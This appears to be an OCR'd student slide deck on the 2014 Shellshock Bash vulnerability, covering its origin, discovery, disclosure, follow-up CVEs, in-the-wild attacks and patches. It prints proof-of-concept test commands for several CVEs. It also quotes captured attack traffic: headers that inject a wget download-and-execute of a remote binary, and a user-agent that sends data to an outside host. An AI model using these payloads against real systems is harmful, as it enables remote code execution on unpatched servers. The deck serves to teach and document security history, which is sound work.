Shellshock, A SOFTWARE BUG

Vincent Chu

Rula Danno

Darren Rolfe

Overview

Background

- What is Shellshock?
- Function Imports
- The Origin
- Its Discovery
- Attack Vectors

Timeline

- Public Disclosure
- More Bugs
- Attacks In-the-Wild
- Fixing It

Aftermath

- Severity
- Affected Systems
- Lasting Effects

Background

BACKGROUND

What is Shellshock?


Shellshock is a vulnerability, security bug, in Bash.

Bash (Bourne-again shell)

- An open-source command interpreter, a program that allows a user or program to issue commands via a terminal to the operating system to execute other programs.
- Widely available and the default shell on most Linux distributions, Mac OSX, even Windows (Cygwin) and some embedded systems.

BACKGROUND

Function Imports



```
$ function foo { echo “Hello World!"; }
$ export -f foo
$ bash -c 'foo' # Spawn nested shell, call 'foo'
Hello World!
```

The above code demonstrates a feature that allows Bash programs to export function definitions from a parent shell to children shells, similarly to exporting normal environmental variables.

Shellshock is a bug in this feature.

BACKGROUND

The Origin

5 August 1989

According to a Bash Changelog.

Accidentally introduced into the development version of Bash by then-lead developer Brian Fox, as part of an addition to support function export and import. (Later released as Bash 1.03)

The *"code is very simple, it just replaces the = with a space in the environment entry and interprets it"*.

In a post on 2 September 1989, Brian Fox notes that Bash 1.03 can export functions, and explains how:

> *"Upon reading in the environment, if a string of the form "name=() {" is found, then that is a function definition."*

This is the mechanism that turns out to be vulnerable.

BACKGROUND

Its Discovery

12 September 2014

Stéphane Chazelas reports the vulnerability in Bash to Chet Ramey (lead developer) and security contacts of major Linux vendors.

This included *“details of the bug and the SSH and HTTP (Apache header) vectors and mitigation and a bit fat warning that it was very serious and not to be disclosed”*.


CVE-2014-6271

```
$ env x='() { :;}; echo vulnerable' bash -c "echo this is a test”

vulnerable

this is a test
```

BACKGROUND

Attack Vectors

Normal Access



Third-party Service Program

Satisfies all of the following characteristics:


- Support remote access
- Remote access can call Bash
- Remote access data can be modified
- Remote access data can be executed by Bash

SSH and HTTP (Apache header), CGI and FastCGI

BACKGROUND

Attack Vectors

Attacker Access



Third-party Service Program


Satisfies all of the following characteristics:

- Support remote access
- Remote access can call Bash
- Remote access data can be modified
- Remote access data can be executed by Bash

SSH and HTTP (Apache header), CGI and FastCGI

BACKGROUND

Attack Vectors


GOOD
I am using: "Chrome 30.2"
WEB SERVER
Okay! Bash, can you remember that?
BASH
Okay! I'll remember they are using Chrome 30.2
BAD
I am using: "Chrome 30.2","(){:;}; do_evil()"
WEB SERVER
Okay! Bash, can you remember that?
BASH
Okay! I'll remember they are using Chrome 30.2 and to do_evil()

Timeline

TIMELINE

Public Disclosure

24 September 2014

Vulnerability announcement released to the public, as planned, as CVE-2014-6271

Chet Ramey releases official patch 25 for bash 4.3, that is intended to fix the vulnerability.

Distributions who had participated in the coordinated disclosure released their patches as well.


24 September 2014

Security researchers begin analyzing the bug and its patch, and show concern that patched Bash instances may still *"exposes the bash parser and function definition printer to attacks from the network."*

TIMELINE

More Bugs

24 September 2014


Tavis Ormandy
@taviso

The bash patch seems incomplete to me, function parsing is still brittle. e.g. $ env X='() { (a)=>\' sh -c "echo date"; cat echo

RETWEETS 522 FAVORITES 255

2:21 PM - 24 Sep 2014

CVE-2014-7169

```
$ bash -c 'true <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF
<<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF' ||
echo "CVE-2014-7186 vulnerable“
CVE-2014-7186 vulnerable
```

-- October 1, 2014

```
$ (for x in {1..200} ; do echo "for x$x in ; do :";
done; for x in {1..200} ; do echo done ; done) |
bash || echo "CVE-2014-7187 vulnerable“
CVE-2014-7187 vulnerable
```

-- October 1, 2014

```
$ HTTP_COOKIE="() { x() { _; }; x() { _; } <<`echo
“CVE-2014-6277 vulnerable”`; }" bash -c :
CVE-2014-6277 vulnerable
```

-- October 2, 2014

```
$ HTTP_COOKIE='() { _; } >_[$($())] { echo “CVE-
2014-6278 vulnerable”; }' bash -c :
CVE-2014-6278 vulnerable
```

-- October 5, 2014

TIMELINE

Attacks In-the-Wild

Attackers exploited Shellshock within hours of the initial disclosure by creating botnets of compromised computers to perform distributed denial-of-service attacks and vulnerability scanning. For example: DDOS against Pastebin and Akamai

Security companies recorded millions of attacks and probes related to the bug in the days following the disclosure.

On September 26:


“researchers at Incapsula, the security firm, said that just in the previous 24-hour period, they had witnessed 17,400 attacks, at an average rate of 725 attacks per hour. […] more than 1,800 web domains had been attacked and that the attacks originated from 400 unique I.P. addresses– more than 55 percent of those in China and the United States.”

“CloudFlare Inc. said it’s tracked about 1.5 million attempts and test probes each day.”


TIMELINE

Attacks In-the-Wild

25 September 2014



```
GET./.HTTP/1.0
.User-Agent:.Thanks-Rob
.Cookie:().{.:;.};.wget.-O./tmp/besh.http://162.253.66.76/nginx;.chmod.777./tmp/besh;./tmp/besh;
.Host:().{.:;.};.wget.-O./tmp/besh.http://162.253.66.76/nginx;.chmod.777./tmp/besh;./tmp/besh;
.Referer:().{.:;.};.wget.-O./tmp/besh.http://162.253.66.76/nginx;.chmod.777./tmp/besh;./tmp/besh;
.Accept:.*/*
```



ahollandECS commented on Sep 25, 2014

Just saw this user-agent in the wild as well:

```
() { :;}; echo shellshock-scan > /dev/udp/pwn.nixon-security.se/4444
```

TIMELINE

Fixing It

2014-09-25: Florian Weimer posts a patch, fixing the bug in a more general way. Requires variable names to begin with prefix “BASH_FUNC_” and suffix “()”.

